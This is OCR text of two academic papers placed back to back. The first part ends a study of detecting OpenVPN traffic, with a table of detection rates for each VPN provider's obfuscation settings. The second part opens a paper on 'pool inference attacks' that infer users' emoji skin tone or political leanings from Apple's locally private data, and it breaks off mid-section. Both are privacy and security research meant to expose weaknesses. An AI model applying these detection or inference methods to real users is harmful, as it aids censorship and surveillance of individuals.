[58] Summary on Recently Discovered V2Ray Weaknesses. https://gfw.report/blog/v2ray_weaknesses/en/.

[59] Indian Parliamentary Committee Wants To Ban VPN Services In India. https://www.indiatimes.com/technology/news/vpn-ban-indian-govt-vpn-services-in-india-548493.html.

[60] Chinese government orders ISPs to block personal VPN use. https://privateinternetaccess.com/blog/great-firewall-china-chinese-government-orders-isps-block-personal-vpn-use-february-1st/.

[61] China's firewall technology upgrades virtual private network management and control tightening. https://www.rfa.org/mandarin/yataibaodao/cyl-12212012155229.html.

[62] VPN Downloads surge in response to Hong Kong Security Law. https://www.bloomberg.com/news/articles/2020-05-22/vpn-downloads-surge-in-response-to-hong-kong-security-law.

[63] PTA sets deadline for VPN users to register by June 30th. https://privateinternetaccess.com/blog/the-coming-pakistan-vpn-ban-pta-sets-deadline-for-vpn-users-to-register-by-june-30th/.

[64] Rain throttles Internet speeds for customers on VPNs. https://mybroadband.co.za/news/internet/384642-rain-throttles-internet-speeds-for-customers-on-vpns.html.

[65] Biggest VPN Trends for 2020: Possibilities and Dangers. https://openvpn.net/blog/biggest-vpn-trends-for-2020-possibilities-and-dangers/.

[66] How Chameleon Defeats VPN Blocking. https://www.vyprvpn.com/features/chameleon.

[67] L. Wang, K. Dyer, A. Akella, T. Ristenpart, and T. E. Shrimpton. Seeing through network-protocol obfuscation. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015.

[68] W. Wang, M. Zhu, J. Wang, X. Zeng, and Z. Yang. End-to-end encrypted traffic classification with one-dimensional convolution neural networks. In *2017 IEEE International Conference on Intelligence and Security Informatics (ISI)*.

[69] N. Weaver, C. Kreibich, and V. Paxson. Redirecting DNS for Ads and Profit. In *USENIX Workshop on Free and Open Communicationson the Internet*, 2011.

[70] A. T. Webb and A. N. Reddy. Finding proxy users at the service using anomaly detection. In *2016 IEEE Conference on Communications and Network Security (CNS)*. IEEE.

[71] P. Winter and S. Lindskog. How the great firewall of china is blocking tor. In *2nd USENIX Workshop on Free and Open Communications on the Internet (FOCI 12)*, Bellevue, WA, Aug. USENIX Association.

[72] WireGuard with obfuscation support. https://github.com/net4people/bbs/issues/88.

[73] WireGuard - Let's talk about obfuscation again. https://lists.zx2c4.com/pipermail/wireguard/2018-September/003289.html.

[74] E. Wustrow, C. M. Swanson, and J. A. Halderman. Tapdance: End-to-middle anticensorship without

flow blocking. In *23rd USENIX Security Symposium (USENIX Security 14)*. USENIX Association.

[75] The Zeek Network Security Monitor. https://zeek.org/.

[76] Q. Zhang, J. Li, Y. Zhang, H. Wang, and D. Gu. OhPwn-VPN! Security Analysis of OpenVPN-Based Android Apps. In *CANS*, 2017.

A Appendix




Figure 11: **Evaluation Process for Active Server Fingerprinting.**




Figure 12: **Decision tree derived from ISP and VPN datasets.**

VPN Recommendation Sites Used
https://www.security.org/vpn/best/
https://www.techradar.com/vpn/best-vpn
https://www.cnet.com/news/best-vpn/
https://www.tomsguide.com/best-picks/best-vpn
https://www.pcmag.com/picks/the-best-vpn-services
https://thebestvpn.com/
https://www.wired.co.uk/article/best-vpn
https://www.zdnet.com/article/best-vpn/
https://www.cloudwards.net/best-vpn/
https://www.internetsecurity.org/compare/usa
https://www.top10vpn.com/best-vpn-for-usa/v/d/?bsid=c33se1kw011
https://bestvaluevpn.com/usd/best-vpn/?utm_campaign=ggls-en-usa-gen
https://www.nytimes.com/wirecutter/reviews/best-vpn-service/
https://cybernews.com/best-vpn/
https://vpnoverview.com/best-vpn/top-5-best-vpn/
https://www.guru99.com/best-vpn-usa.html
https://www.crazyegg.com/blog/best-vpn-services/
https://www.forbes.com/advisor/business/software/best-vpn/
https://blog.flashrouters.com/vpn/
https://vpnpro.com/best-vpn-services/
https://bestvpn.org/best-vpns-for-the-usa/
https://www.safetydetectives.com/best-vpns (formerly thatoneprivacyguy)
https://www.tomsguide.com/best-picks/best-free-vpn
https://www.top50vpn.com/best-vpn
https://www.top10vpn.com/best-vpn/

Table 4: **Recommendation Websites Used**

VPN Provider Name	Transport	Variant	Collection Size	Filter	Filter Rate	Opcode/ACK	Prober	Overall Rate
AirVPN	TCP	SSL Tunnel	50	49	0.98	0/49	49	0.98
AirVPN	TCP	SSH Tunnel	50	16	0.32	0/16	16	0.32
AirVPN	TCP	Vanilla	50	48	0.96	48/48	37	0.74
AirVPN	UDP	Vanilla	50	49	0.98	49/49	49	0.98
Astrill	TCP	Proprietary	50	47	0.94	0/47	9	0.18
Astrill	UDP	Proprietory/XOR*	50	50	1	50/6	0	0
Astrill	UDP	Vanilla	50	49	0.98	49/7	4	0.08
BolehVPN	TCP	XOR*	50	50	1	50/50	50	1
BolehVPN	UDP	XOR*	50	49	0.98	49/46	49	0.98
BolehVPN	TCP	Vanilla	50	50	1	50/50	50	1
BolehVPN	UDP	Vanilla	50	50	1	50/49	50	1
CactusVPN	TCP	Obfsproxy	50	0	0	0/0	0	0
CactusVPN	TCP	Vanilla	50	50	1	48/50	50	1
CactusVPN	UDP	Vanilla	50	50	1	50/50	50	1
Cryptostorm	TCP	HTTPS Tunnel	50	48	0.96	0/48	19	0.38
Cryptostorm	TCP	SSH Tunnel	50	27	0.54	0/27	7	0.14
Cryptostorm	TCP	Vanilla	50	48	0.96	48/48	13	0.26
Cryptostorm	UDP	Vanilla	50	49	0.98	49/49	16	0.32
ExpressVPN	TCP/UDP	XOR*	20	20	1	20/4	16	0.8
ExpressVPN	TCP	Vanilla	50	49	0.98	49/49	29	0.58
ExpressVPN	UDP	Vanilla	50	50	1	50/50	32	0.64
Hide.me	TCP	Vanilla	50	49	0.98	49/49	49	0.98
Hide.me	UDP	Vanilla	50	45	0.9	45/45	41	0.82
IPVanish	TCP	XOR*	50	49	0.98	49/49	49	0.98
IPVanish	UDP	XOR*	50	50	1	50/50	50	1
IPVanish	TCP	Vanilla	50	50	1	50/50	50	1
IPVanish	UDP	Vanilla	50	47	0.94	47/47	47	0.94
IVPN	TCP	Obfsproxy	50	0	0	0/0	0	0
IVPN	TCP	Vanilla	50	50	1	50/50	50	1
IVPN	UDP	Vanilla	50	50	1	50/50	50	1
KeepSolid/Unlimited	TCP	Proprietory/XOR*	50	50	1	50/50	50	1
KeepSolid/Unlimited	UDP	Proprietory/XOR*	50	50	1	50/50	50	1
KeepSolid/Unlimited	TCP	Vanilla	50	50	1	50/50	50	1
Mullvad	TCP	Shadowsocks	50	39	0.78	0/39	0	0
Mullvad	TCP	Vanilla	50	47	0.94	47/47	47	0.94
Mullvad	UDP	Vanilla	50	49	0.98	49/49	49	0.98
NordVPN	TCP/UDP	XOR*	50	50	1	50/50	50	1
NordVPN	TCP	Vanilla	50	50	1	48/50	50	1
NordVPN	UDP	Vanilla	50	50	1	50/50	50	1
PerfectPrivacy	TCP	Stunnel	50	47	0.94	0/47	47	0.94
PerfectPrivacy	TCP	SSH	50	39	0.78	0/39	39	0.78
PerfectPrivacy	TCP	Obfsproxy3	50	42	0.84	0/42	42	0.84
PerfectPrivacy	TCP	Vanilla	50	50	1	50/50	50	1
PerfectPrivacy	UDP	Vanilla	50	49	0.98	49/49	49	0.98
PrivateInternetAccess	TCP	Shadowsocks	50	50	1	0/50	50	1
PrivateInternetAccess	TCP	Vanilla	50	50	1	50/50	50	1
PrivateInternetAccess	UDP	Vanilla	50	50	1	50/50	50	1
PrivateVPN	TCP	Shadowsocks	50	50	1	0/50	50	1
PrivateVPN	TCP	Vanilla	50	50	1	49/50	50	1
PrivateVPN	UDP	Vanilla	50	50	1	50/49	50	1
SecureVPN	TCP	SSH Tunnel	50	50	1	0/50	50	1
SecureVPN	TCP	SSL Tunnel	50	49	0.98	0/49	49	0.98
SecureVPN	TCP	Vanilla	50	50	1	50/50	50	1
SecureVPN	UDP	Vanilla	50	49	0.98	48/49	49	0.98
StrongVPN	TCP	XOR	50	50	1	50/50	50	1
StrongVPN	UDP	XOR	50	50	1	50/50	50	1
StrongVPN	TCP	Vanilla	50	49	0.98	49/49	49	0.98
StrongVPN	UDP	Vanilla	50	49	0.98	49/49	49	0.98
SurfShark	TCP	Proprietary/XOR*	50	50	1	50/50	50	1
SurfShark	UDP	Proprietary/XOR*	50	50	1	50/50	45	0.9
TorGuard	TCP	XOR*	50	50	1	49/50	50	1
TorGuard	UDP	XOR*	50	50	1	50/50	50	1
TorGuard	TCP	SSL Tunnel	50	44	0.88	0/44	44	0.88
TorGuard	TCP	Vanilla	50	50	1	50/50	50	1
TorGuard	UDP	Vanilla	50	49	0.98	49/48	49	0.98
TunnelBear	TCP	Obfsproxy	50	0	0	0/0	0	0
TunnelBear	TCP	Vanilla	50	50	1	50/50	50	1
VPN.AC	TCP	XOR	50	50	1	50/50	50	1
VPN.AC	UDP	XOR	50	50	1	50/50	50	1
VPN.AC	TCP	V2Ray	50	0	0	0/0	0	0
VPN.AC	TCP	Vanilla	50	50	1	50/50	50	1
VPN.AC	UDP	Vanilla	50	50	1	50/50	50	1
VPNArea	TCP	Stunnel	50	49	0.98	0/49	49	0.98
VPNArea	TCP	Vanilla	50	50	1	50/50	50	1
VPNArea	UDP	Vanilla	50	50	1	50/49	50	1
VyprVPN	UDP	Proprietory	50	0	0	0/0	0	0
VyprVPN	UDP	Vanilla	50	50	1	50/50	0	0
Windscribe	TCP	TLS Tunnel	50	49	0.98	0/49	25	0.5
Windscribe	TCP	WebSocket Tunnel	50	48	0.96	0/48	24	0.48
Windscribe	TCP	Vanilla	50	50	1	50/50	50	1
Windscribe	UDP	Vanilla	50	50	1	50/50	50	1

Table 5: **Evaluation results on *Merit*, breakdown by configuration.** Highlighted rows are "obfuscated" configurations. Variants marked with stars mean that the VPN provider does not disclose which obfuscation technique is used and we can only infer the variant type based on packet captures. Note Hide.me claims the *tls-crypt* option alone is enough to "obfuscate entire traffic" [18]. However, this option only encrypts control channel payloads but not the OpenVPN packer headers.

Pool Inference Attacks on Local Differential Privacy: Quantifying the Privacy Guarantees of Apple's Count Mean Sketch in Practice

Andrea Gadotti
Imperial College London

Florimond Houssiau
Alan Turing Institute

Meenatchi Sundaram Muthu Selva Annamalai
Imperial College London

Yves-Alexandre de Montjoye*
Imperial College London

Abstract

Behavioral data generated by users' devices, ranging from emoji use to pages visited, are collected at scale to improve apps and services. These data, however, contain fine-grained records and can reveal sensitive information about individual users. Local differential privacy has been used by companies as a solution to collect data from users while preserving privacy. We here first introduce pool inference attacks, where an adversary has access to a user's obfuscated data, defines pools of objects, and exploits the user's polarized behavior in multiple data collections to infer the user's preferred pool. Second, we instantiate this attack against Count Mean Sketch, a local differential privacy mechanism proposed by Apple and deployed in iOS and Mac OS devices, using a Bayesian model. Using Apple's parameters for the privacy loss ε, we then consider two specific attacks: one in the emojis setting — where an adversary aims at inferring a user's preferred skin tone for emojis — and one against visited websites — where an adversary wants to learn the political orientation of a user from the news websites they visit. In both cases, we show the attack to be much more effective than a random guess when the adversary collects enough data. We find that users with high polarization and relevant interest are significantly more vulnerable, and we show that our attack is well-calibrated, allowing the adversary to target such vulnerable users. We finally validate our results for the emojis setting using user data from Twitter. Taken together, our results show that pool inference attacks are a concern for data protected by local differential privacy mechanisms with a large ε, emphasizing the need for additional technical safeguards and the need for more research on how to apply local differential privacy for multiple collections.

1 Introduction

User's behavioral data, ranging from words typed to processes running on the phone, are collected by operating systems, apps, and services. This data allows companies to better understand user behavior, detect issues, and ultimately improve services. For instance, iOS and Mac OS devices keep track of websites that the user visits using the Safari browser, together with the user's preferences on videos that play automatically when the page is loaded [4]. Aggregated over millions of users, this data allows Apple to learn on which websites the users generally want videos to play automatically and to set default auto-play policies in Safari [4].

Local differential privacy, a variation of differential privacy, is among the main solutions for such data collection. Mechanisms satisfying local differential privacy avoid users having to trust anyone, including the data curator. The mechanism takes as input the original data recorded on the user device (original objects) and shares with the curator a randomized version (obfuscated objects) which should not reveal (almost) anything about the original information [13, 21, 39]. A large literature exists on mechanisms satisfying local differential




Figure 1: Example of pools defined on a universe Ω consisting of emojis, when the adversary is interested in determining the skin tone that is most often selected by the user. In this case, Usr's preferred pool is the one containing medium-light skin tone emojis.

*Email: deMontjoye@imperial.ac.uk; Corresponding author.

privacy [39] and some mechanisms have been deployed at scale by Google [15], Microsoft [11], and Apple [4].

One of these mechanisms is Count Mean Sketch (CMS). CMS is used on iOS and Mac OS devices to report both emojis used and websites visited to Apple. Featured in Apple's keynote, local differential privacy allows the company to "help discover the usage patterns of a large number of users without compromising individual privacy" [17]. This implementation, and in particular Apple's choice of the parameter ε, has come under criticism from privacy researchers. It is generally believed that ε — which controls the *privacy loss* incurred by the user — should typically not exceed $\ln(3)$ (≈ 1.10) [14]. Soon after the technology was deployed, it was found that Apple's implementation uses $\varepsilon = 4$ when collecting emoji usage data and $\varepsilon = 8$ when collecting web domain data [33].

Apple's choice to only consider the privacy loss per submission — once a day for both the web domain and emoji data — instead of a total privacy loss ε_{tot} (after which objects would no longer be collected from the user [2]) has similarly raised concerns on theoretical ground. While Apple states that they remove user identifiers and IP addresses after the obfuscated objects are received by their server [4], this is a measure that relies on trust and hence conflicts with local differential privacy's purpose of protecting against an untrusted curator[1]. It is indeed well-known that the mathematical guarantees offered by local differential privacy degrade as multiple objects are collected from the same user, something that can be quantified with an upper bound using the Composition Theorem [13] ($\varepsilon_{\text{tot}} \leq \varepsilon_1 + \ldots + \varepsilon_n$). Regardless of how revealing the user's original data may be, a low ε_{tot} would guarantee that the obfuscated data will never leak much information. However, ε_{tot} is a worst-case theoretical measure: it is unclear the extent to which collecting multiple objects and using a large ε for each object open the door to attacks in practice.

Pool inference attack. In this paper we propose the first — to the best of our knowledge — quantification of the practical privacy guarantees provided by a deployed local differential privacy mechanism. We design a novel attack against CMS — which we call *pool inference attack* — that works as follows: first, the adversary receives a sequence of obfuscated objects from a user; second, the adversary defines pools of interest for the attack (i.e. disjoint groups of objects); third, the adversary runs the attack to determine the user's preferred pool — i.e. the pool whose objects are most likely to be selected by the user — along with a confidence score for the inference. In our first use case, the adversary defines the pools to be groups of emojis divided by skin tone (see Figure 1), the goal of the attack being then to infer which is the emoji skin tone used most frequently by the user.

[1] If one assumes that Apple removes any identifier — so that objects from the same user are not linked together and cannot be linked back to individual users —, then local differential privacy would be mostly unnecessary in the first place. Collecting the original non-obfuscated objects and removing any identifier would already preserve privacy in most settings.

Contributions. We make the following contributions: *(i)* We propose pool inference attacks, a new class of attacks aiming at quantifying the sensitive information leaked by local differential privacy mechanisms in practice. We formalize the attack model as a game which can be applied to any mechanism that obfuscates objects independently. *(ii)* We propose a general Bayesian model for pool inference attacks that can be adapted to most local differential privacy mechanisms. The attack uses a hierarchical probability model that simultaneously encodes properties of the user's behavior, the obfuscation of the mechanism, and auxiliary information that may be available to the adversary. *(iii)* We instantiate the attack against synthetic users in two practical settings where the adversary's goal is to infer user preferences (1) for emoji skin tone or (2) political news website. We study the impact that properties of user behavior — such as polarization — have on the attack's effectiveness, and show that our attack can estimate the probability that its output is correct. We also show that, in some cases, CMS provides little protection compared to a scenario where the user simply submits the true object without any local differential privacy. *(iv)* We simulate the attack in the emojis setting using data from Twitter, and find it to be very effective on users who frequently select emojis supporting skin tones. *(v)* We discuss potential solutions and mitigation strategies that may prevent our attack or make it less effective.

2 Background

We now define local differential privacy and the CMS algorithm, introducing the notation that will be used in the paper.

Local differential privacy [22]. A local differential privacy mechanism is a randomized algorithm that takes as input an *original object* from a set Ω and returns an *obfuscated object* from a set $\mathcal{Y}$. For example, Ω could be the set of all emojis and $\mathcal{Y}$ could be the set of binary vectors of a fixed length. We call Ω the *universe of (original) objects* and $\mathcal{Y}$ the *space of obfuscated objects*. Intuitively, the algorithm enforces local differential privacy if the probability that an input produces a certain output is roughly equal for all inputs. Formally:

Let $\mathcal{A}\colon \Omega \to \mathcal{Y}$ be a randomized mechanism. $\mathcal{A}$ satisfies ε-local differential privacy if $e^{-\varepsilon}\Pr[\mathcal{A}(x') = y] \leq \Pr[\mathcal{A}(x) = y] \leq e^{\varepsilon}\Pr[\mathcal{A}(x') = y]$ for any inputs $x, x' \in \Omega$ and output $y \in \mathcal{Y}$.

We abbreviate the obfuscated object $\mathcal{A}(x)$ with $\widetilde{x}$.

Count Mean Sketch [4]. CMS takes as input objects in the universe Ω that the user has selected (e.g. emojis inserted while typing a message) and returns a binary vector of length m (together with an index), where m is typically much smaller than $|\Omega|$. It uses a family $\mathcal{H} = \{h_1, \ldots, h_{|\mathcal{H}|}\}$ of hash functions that map each object in Ω to an integer in $\{1, \ldots, m\}$. Given an original object $x \in \Omega$, CMS samples uniformly at random a hash function $h_j \in \mathcal{H}$ and produces the one-hot vector $v_x^{h_j}$ of size m which is 1 at position $h_j(x)$ and 0 in all

other entries. The vector $v_x^{h_j}$ can be seen as a compressed version of x. Each bit of $v_x^{h_j}$ is then randomly flipped with probability $1/(1+e^{\varepsilon/2})$ or left unchanged with the remaining probability $e^{\varepsilon/2}/(1+e^{\varepsilon/2})$, obtaining the obfuscated vector $\tilde{v}_x^{h_j}$. The output of CMS consists of the obfuscated vector and the index of the hash function used to compute it:

$$\widetilde{x} = \text{CMS}(x;\, \varepsilon, m, \mathcal{H}) = (\tilde{v}_x^{h_j}, j)$$

CMS satisfies ε-local differential privacy for any $\varepsilon > 0$ [4]. The parameters ε, m and $\mathcal{H}$ used by CMS on users' devices are typically set by the data curator. In particular, smaller ε yield lower accuracy, but give better privacy guarantees. Moreover, the hash functions satisfy some technical properties that ensure their behavior is tractable with probabilistic methods — see Appendix A.1 for this and other details on CMS.

We note that the use of hash functions is not necessary to achieve local differential privacy, but they make CMS more space-efficient and offer additional privacy protection due to hash collisions[2]. In fact, even if no bits are flipped, there are often many original objects producing the same one-hot vector, with the exact number depending on m and on the hash function. Collisions make it impossible to infer the original object from the obfuscated object. However, if the user is likely to select most objects from a specific set (pool), after multiple observations this fact can be inferred despite hash collisions. This is the intuition behind our attack.

3 Pool inference attacks against local differential privacy

We define a new general attack model against local differential privacy mechanisms, that we call *pool inference attack model*. We then propose an attack for this attack model, which we call the Bayesian Pool Inference Attack (BPIA).

3.1 Formalizing the pool inference attack model

We consider an attack where objects are semantically grouped in *pools* (e.g. skin tone of emojis, political orientation of news websites), and the adversary tries to infer which pool a target user samples from most frequently (their *preferred pool*). Formally, we define the pool inference attack model as a game between an adversary Adv and a target user Usr who obfuscates their data with a mechanism $\mathcal{A}$. We model the user behavior as a probability distribution Φ_{Usr} over the universe Ω, reflecting the target user's preferences for the objects in Ω — i.e. the probability that Usr selects a certain object.

[2]We note that the additional protection coming from collisions is not captured by the privacy loss ε, and hence requires practical attacks like ours to be quantified.

[3]The estimated popularity is always assumed to be known to Adv but may be uninformative when Adv uses no auxiliary information, i.e. if $\mathcal{I} = \emptyset$.

Symbol	Description	Known to Adv
Adv	Adversary (runs the attack)	
Usr	User (target of the attack)	
Ω	Universe of (original) objects	Yes
$\mathcal{Y}$	Space of obfuscated objects	Yes
$\mathcal{A}$	Mechanism	Yes
CMS	Count Mean Sketch mechanism	Yes
ε	Privacy loss parameter	Yes
$\mathcal{H}$	Family of hash functions	Yes
m	Length of obfuscated vector	Yes
n	Number of observations	Yes
$x_1, \ldots, x_n$	Original objects	No
Φ_{Usr}	Usr's behavior	No
P_{Usr}	Usr's preferred pool	No
$\{P_i : P_i \neq P_{\text{Usr}}\}$	Usr's alternative pools	No
γ_{Usr}	Usr's relevant interest	No
δ_{Usr}	Usr's polarization	No
p_Ω	True object popularity	No
$\widetilde{x}_1, \ldots, \widetilde{x}_n$	Obfuscated objects (or observations)	Yes
$P_1, \ldots, P_k$	Adv's pools of interest	Yes
$\Omega \setminus \cup_{i=1}^k P_i$	Neutral pool	Yes
$\mathcal{I}$	Adv's auxiliary information	Yes
score(P_i)	Adv's score for pool P_i	Yes
$\widehat{P}_{\text{Usr}}$	Adv's estimated preferred pool	Yes
conf$(\widehat{P}_{\text{Usr}})$	Adv's confidence value	Yes
$\widehat{\Phi}$	Adv's user representation	Yes
$\hat{p}_\Omega$	Adv's estimated object popularity	Yes[3]

Table 1: Notation and definitions. We indicate which elements are known to the adversary according to the pool inference attack model.

Pool Inference Game.

- *Step 1.* Usr samples n original objects $x_1, \ldots, x_n$ independently according to Φ_{Usr}. Then, Usr runs $\mathcal{A}(x_t)$ independently on each x_t, producing the obfuscated objects $\widetilde{x}_1, \ldots, \widetilde{x}_n$.
- *Step 2.* Adv selects k *pools of interest* $P_1, \ldots, P_k \subseteq \Omega$, which are pairwise disjoint subsets of Ω that can have arbitrary and different sizes.
- *Step 3.* Usr sends $\widetilde{x}_1, \ldots, \widetilde{x}_n$ to Adv.
- *Step 4.* Adv runs an attack that returns one pool $\widehat{P}_{\text{Usr}} \in \{P_1, \ldots, P_k\}$, which we call Adv*'s estimated preferred pool*.

Adv wins the game if $\widehat{P}_{\text{Usr}} = P_{\text{Usr}}$, where

$$P_{\text{Usr}} \stackrel{\text{def}}{=} \arg\max_{P_1,\ldots,P_k} \Phi_{\text{Usr}}(P_i)$$

is the user's (true) *preferred pool among* $P_1, \ldots, P_k$.

Without loss of generality, we always assume that the preferred pool P_{Usr} is unique, i.e. $\Phi_{\text{Usr}}(P_i) < \Phi_{\text{Usr}}(P_{\text{Usr}})$ for all $P_i \neq P_{\text{Usr}}$. We refer to all the pools in $\{P_i : P_i \neq P_{\text{Usr}}\}$ as *alternative pools*. We also define the *neutral pool* as the set $\Omega \setminus \cup_{i=1}^k P_i$ of all objects not in any pool, and call its elements *neutral objects*. Figure 1 provides an illustration of these definitions where the pools are defined in a universe of emojis grouped by skin tone.




Figure 2: Diagram summarizing the Bayesian Pool Inference Attack (BPIA).

We note that, in practice, Adv could repeat the attack in Step 4 using the same obfuscated objects received in Step 3, but using different pools. For example, the attack could be first run using pools for skin tone, and then again using pools grouped by gender. While this may be a likely case in a real-world setting where the adversary may try to infer as much sensitive information as possible, in this paper we limit our analysis to the case when the attack is run only once for each user (i.e. for each instance of the game).

Adversary's knowledge. No information is shared from Usr to Adv or vice versa, except in Step 3, where Usr sends the obfuscated objects to Adv. The pools defined by the adversary do not depend on the objects sampled by the user (and vice versa). The only information that Adv knows about Usr are the obfuscated objects $\widetilde{x}_1,\ldots,\widetilde{x}_n$, which we call *observations*. We also admit the possibility that Adv has access to some auxiliary information $\mathcal{I}$, which represents general knowledge about the population (not about Usr specifically) that can be used in the attack in Step 4. Finally, we assume that Adv knows the universe Ω, the privacy loss ε, and any other internal parameter used when applying $\mathcal{A}$ — a standard assumption for attacks, where the specifications of the system are assumed to be public. Table 1 summarizes the notation and what is known to the adversary.

Behavioral parameters. Usr's behavior determines how vulnerable they are to a pool inference attack: Usr might mostly use objects in the neutral pool, or their preference for their preferred pool might not be strong. For example, Usr might use skin-toned emojis only very rarely; moreover, regardless of the relevant interest, it might be that Usr selects the medium-light skin tone more frequently, but actually selects other skin tones often as well. To capture these properties of Usr's behavior, we define two *behavioral parameters*: the *relevant interest* γ_{Usr} (how often Usr samples from pools of interest) and the *polarization* δ_{Usr} (among pools of interest, how often Usr samples from their preferred pool). Formally:

$$\gamma_{\text{Usr}} \stackrel{\text{def}}{=} \Phi_{\text{Usr}}\left(\bigcup_{i=1}^{k} P_i\right) \quad \text{and} \quad \delta_{\text{Usr}} \stackrel{\text{def}}{=} \frac{1}{\gamma_{\text{Usr}}}\Phi_{\text{Usr}}(P_{\text{Usr}})$$

which satisfy $0 < \gamma_{\text{Usr}} \leq 1$ and $\frac{1}{k} < \delta_{\text{Usr}} \leq 1$ (since P_{Usr} is maximal with respect to Φ_{Usr}). While these parameters are unknown to Adv, they are useful to describe each game instance and characterize the user's behavior. In section 4, we show that these parameters capture how vulnerable the target user is *with respect to the specific set of pools chosen by Adv*.

3.2 BPIA: A Bayesian pool inference attack

We propose an attack using Bayesian inference for the pool inference attack model, that we call BPIA (*Bayesian Pool Inference Attack*). We first summarize the intuition behind the attack. Given Usr's obfuscated objects $\widetilde{x}_1,\ldots,\widetilde{x}_n$, BPIA uses Bayesian inference to compute, for each pool P_i, the a posteriori probability that P_i is Usr's preferred pool:

